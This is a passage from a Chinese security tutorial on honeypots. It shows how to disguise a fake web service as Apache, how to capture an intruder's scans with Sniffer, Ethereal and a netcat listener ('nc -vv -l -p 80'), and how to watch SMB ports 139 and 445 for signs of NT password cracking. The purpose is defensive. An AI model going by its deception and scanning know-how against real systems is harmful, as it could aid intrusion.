从图中大家可以看到显示的样子很怪，如果愿意的话，你可以再修改一下，试着模仿一个Apache的内容和样子，那么，基本上可以做到欺骗的目的，当然，如果想骗老鸟的话可能还是困难点儿。

> **LOOK 注意**　如果打算模仿Apache的话，那么记得在程序中改点东西，有些读者可能注意到了，因为那段html代码是用word保存下来的，所以，代码中留有“Microsoft Word 9”和“Word.Document”的字样，不要因为这点东西露了馅。

这样，我们基本上算是成功地伪装了一个针对端口80的服务，而且，通过程序也可以顺利获得远程主机的IP地址和

端口号，接下来，要做的就是基于80端口，我们需要了解对方的入侵手法。

这里借助Sniffer或是NC，使用工具为Sniffer pro或是Ethereal，当我们在运行上面提到的http.pl程序时，发现有大量来自同一个地址的连接的时候（如图6），那么，基本上可以肯定对方是在进行扫描，那么，我们可以通过sniffer或是nc来捕获对方正在进行哪些扫描。

Sniffer的使用在这里就不说了。在抓到数据后，进入分析界面，这里先来看Sniffer pro抓到的结果，一目了然（如图7），在协议为HTTP的数据中，可以很清楚地看到扫描的一些方式和方法，还可以看出是什么漏洞的扫描。

Ethreal也是如此（如图8）。

对于特定端口或服务的Sniffer还是比较容易的，只要有针对性地查找协议即可，或者使用Sniffer的过滤功能，则可以更快地找到需要的数据。

这里再说一下使用NC来捕捉扫描，对于NC来说，它虽然可以捕捉到很多动作，但是，个人认为，在捕获扫描方法这方面，使用NC会有比较好的效果，主要是查看非常简单，不需要像Sniffer那样再进行查找过滤；另外，对于一些类似连接耗尽的DoS攻击，使用NC监听特定端口也会有比较好的效果。

在本文中，使用NC监听80端口要特别注意一个问题，因为之前我们一直使用的是我编写的http.pl进行80端口的监听，那么，当我发现有大量连接的时候，我们要做的是先关闭http.pl的运行，再运行**nc -vv -l -p 80**，这样可以正确保证80端口由NC接管，否则可能出现异常，会导致80端口无法由NC监听或是对方的扫描器因为无法连接本地计算机的80端口而中断扫描，这样会造成对方的怀疑，无论哪个结果，我们都不想看到。NC监听的就不说了，以前我在很多文章中都提到过（如图9）。

关于HTTP服务的模拟和对方信息的获取，就介绍这么多了，如果能很好地掌握的话，一般情况下都能在保证获得对方地址的同时还能了解对方的入侵和攻击手法，准确地掌握对方的一举一动。

（2）SMB端口的监视

SMB会话大家都应该不陌生，对于SMB所引起的问题，防御起来其实是非常简单的，只要屏蔽掉本地的TCP 139和TCP 445端口即可。大家不要小看TCP 139和TCP 445这两个端口，在这两个端口上面都有很大的手脚可做。我们常说的空连接也以这两个端口为基础，另外，我们经常听到泄露主机信息这样的漏洞，其实大部分主机的信息就都是从这两个端口上探测到的。如果在有限的实验环境中完成一个完整的SMB相关的蜜罐检测系统，我们无法模仿，但是，我们却完全可以通过监视其动作过程来说明SMB上相关的技术问题。

这里，针对两种常见的利用SMB会话的入侵和攻击行为进行讲解。

首先说一下需要用到的工具，这里是个人防火墙加Sniffer，防火墙需要使用绿盟科技的绿色警戒，





图6


图7




图8




图9

因为它可以控制端口的开放和关闭，同时还可以直接抓取数据；Sniffer 选用Sniffer pro。




图10

说一下防火墙的设置，安装完成后，在菜单上的“入侵检测”点配置，添加一个TCP 139和TCP 445，然后选中，在对策中分别选择“警告”和“提示”（如图10）。

接下来，在选项下选择“开放共享”；这时，如果有外来连接本地计算机的SMB端口（139和445）的话，那么，在显示器右上角就会弹出一个闪烁的五角星提示。既然环境已经准备好了，下面说一下NT口令的破解。

NT口令破解

首先需要了解NT口令破解的一些问题，由于Windows 2000支持在一个SMB会话中多次（以抓包看来，似乎是无数次）尝试密码，因此，目前利用SMB进行NT口令破解的工具一般都会只建立一到两个连接，而不会像以前的工具那样建立多个连接（这里所说的多个连接的连接数量根据线程数而定），所以，只从防火墙的报警上很难判断当前的报警是否属于误报。

但是，对于NT口令破解来说，往往并非是攻击前奏，通常我们是通过蜜罐系统的其他部分确认到扫描信息或是攻击信息，然后根据这些来判断并确定当前的行为是NT口令破解的。

对于NT口令破解，一般情况下只会出现一到两条的SMB会话连接（如图11），因此，如果之前已经出现攻击前奏并且现在在防火墙中出现了这些信息，那么，基本可以确定，对方在通过SMB对本机进行扫描，其中可能是简单的信息获取，也可能是NT口令破解。

